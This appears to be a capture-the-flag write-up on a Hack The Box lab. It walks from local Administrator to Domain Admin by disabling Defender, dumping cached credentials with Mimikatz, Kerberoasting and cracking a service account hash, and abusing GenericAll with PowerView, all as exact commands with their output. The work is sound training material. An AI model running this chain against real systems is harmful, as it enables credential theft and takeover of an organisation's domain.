P.O.O — Part 5: p00ned
P.O.O — Part 5: p00ned

From local Administrator to Domain Admin, and the final flag.
Enumeration as local Administrator
💭 Thought Process: “HackTheBox notes indicate this host is domain-joined and the final objective is Domain Admin for the last flag. So the next step is to enumerate as local Administrator.”
One of the first things I do after getting Administrator is disable Windows Defender Real-Time Monitoring (in lab environments).
1
*Evil-WinRM* PS C:\Users\Administrator\Desktop> Set-MpPreference -DisableRealtimeMonitoring $true
While enumerating group memberships, I noticed the NTLM Authentication group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ===============================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                          Label            S-1-16-12288
Mimikatz
The NTLM Authentication membership is a strong hint that cached creds may be present. I uploaded mimikatz.exe and dumped cached credentials.
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Users\Administrator\Desktop> upload mimikatz.exe

Info: Uploading /home/xor/HTB/ProLabs/POO/mimikatz.exe to C:\Users\Administrator\Desktop\mimikatz.exe

Data: 1666740 bytes of 1666740 bytes copied

Info: Upload successful!
1
2
3
4
5
6
7
8
9
10
11
*Evil-WinRM* PS C:\Users\Administrator\Desktop> mimikatz.exe
```powershell
*Evil-WinRM* PS C:\Users\Administrator\Desktop> .\mimikatz.exe token::elevate lsadump::cache exit
[...snip...]
[NL$1 - 3/22/2018 6:45:01 PM]
User      : POO\p00_dev
MsCacheV2 : 7afecfd48f35f666ae9f6edd53506d0c

[NL$2 - 3/22/2018 3:36:34 PM]
User      : POO\p00_adm
MsCacheV2 : 32c28e9a78d7c3e7d2f84cbfcabebeed
Kerberoast
💭 Thought Process: “The cached entries didn’t immediately yield passwords, so I pivoted to Kerberoasting to try to extract TGS hashes I could crack.”
I uploaded Invoke-Kerberoast.ps1.
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Users\Administrator\Desktop> upload Invoke-Kerberoast.ps1

Info: Uploading /home/xor/HTB/ProLabs/POO/Invoke-Kerberoast.ps1 to C:\Users\Administrator\Desktop\Invoke-Kerberoast.ps1

Data: 62464 bytes of 62464 bytes copied

Info: Upload successful!
Now I can’t run it as the local administrator and have to run it as a domain user so I have to run the Invoke-kerbroast.ps1 via the shell in mssql where I am able to use xp_cmdshell.
SQL (lulz  dbo@master)> xp_cmdshell powershell -c "Import-Module C:\Users\Public\Invoke-Kerberoast.ps1; Invoke-Kerberoast -outputformat hashcat
[...snip...]
SamAccountName       : p00_hr
ServicePrincipalName : HR_peoplesoft/intranet.poo:1433
[...snip...]
SamAccountName       : p00_adm
ServicePrincipalName : cyber_audit/intranet.poo:443
From the output, I extracted the p00_adm TGS hash, removed newlines/whitespace, and cracked it with hashcat.
1
2
hashcat -m 13100 hashes.txt /usr/share/seclists/Passwords/Keyboard-Walks/Keyboard-Combinations.txt --force --show
$krb5tgs$23$*p00_adm$intranet.poo$cyber_audit/intranet.poo:443*$85195b...:ZQ!5t4r
💭 Thought Process: “
rockyou.txtandxatodidn’t work. It took a while to land on the right list — a good reminder not to rely solely on the usual wordlists.”
SharpHound → BloodHound

To understand domain topology and abuse paths, I collected with SharpHound and analyzed in BloodHound. Using p00_adm as the starting point, BloodHound showed:
POO_ADMis a member ofPOO HELP DESK.- POO HELP DESK has
GenericAllover the Administrators group.
That looked workable.
Adding p00_adm to Domain Admins
I uploaded PowerView.ps1, imported it, and followed the abuse path.
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\users\Public> upload PowerView.ps1

Info: Uploading /home/xor/HTB/ProLabs/POO/PowerView.ps1 to C:\users\Public\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
1
2
# Remember to turn off Defender real-time monitoring before you do this!
*Evil-WinRM* PS C:\users\Public> Import-Module .\PowerView.ps1
1
2
3
*Evil-WinRM* PS C:\users\Public> $pass = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force
*Evil-WinRM* PS C:\users\Public> $cred = New-Object System.Management.Automation.PSCredential('intranet.poo\p00_adm', $pass)

*Evil-WinRM* PS C:\users\Public> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' -Credential $cred
💭 Thought Process: “If you’re wondering where this came from: the Windows Abuse section in BloodHound is great for copy-pasteable commands to exercise rights like
GenericAll.”
I then logged in as p00_adm.
1
2
3
evil-winrm -i poo -u p00_adm -p 'ZQ!5t4r'

*Evil-WinRM* PS C:\Users\p00_adm\Documents>
As Domain Admin, I could access the C$ share on the domain controller.
1
2
3
4
5
*Evil-WinRM* PS C:\Users\p00_adm\Documents> net use \\DC.intranet.poo\C$ /u:intranet.poo\p00_adm 'ZQ!5t4r'
The command completed successfully.

*Evil-WinRM* PS C:\Users\p00_adm\Documents> dir \\DC.intranet.poo\C$\
[...shows PerfLogs, Program Files, Users, Windows...]
Navigating to the target user’s Desktop revealed the final flag.
1
2
*Evil-WinRM* PS C:\Users\p00_adm\Documents> type \\DC.intranet.poo\C$\Users\mr3ks\Desktop\flag.txt
POO{1196e...6}
This completes the p00ned section and the series for exploiting P.O.O.
What did we achieve ?
- Disabled Defender real-time monitoring (lab OPSEC).
- Recovered cached credential material with Mimikatz.
- Performed Kerberoasting and cracked
p00_adm. - Collected domain data with SharpHound; analyzed paths in BloodHound.
- Abused
GenericAllto addp00_adminto Domain Admins (PowerView). - Logged in as
p00_adm, accessed DC administrative shares, and captured the final flag:
Key Learnings & Tips (p00ned Phase)
- Layered credential hunting: Cached creds + Kerberoast is a reliable combo; if one fails, the other often lands.
- BloodHound ≠ just graphs: Always open Windows Abuse for concrete, abuse-ready commands (e.g.,
Add-DomainGroupMember). - Wordlists matter: Don’t rely only on
rockyou— try keyboard walks, corporate patterns, and targeted lists. - Document the path: Screens + commands for each hop (cache → roast → crack → DA) make your work reproducible and report-ready.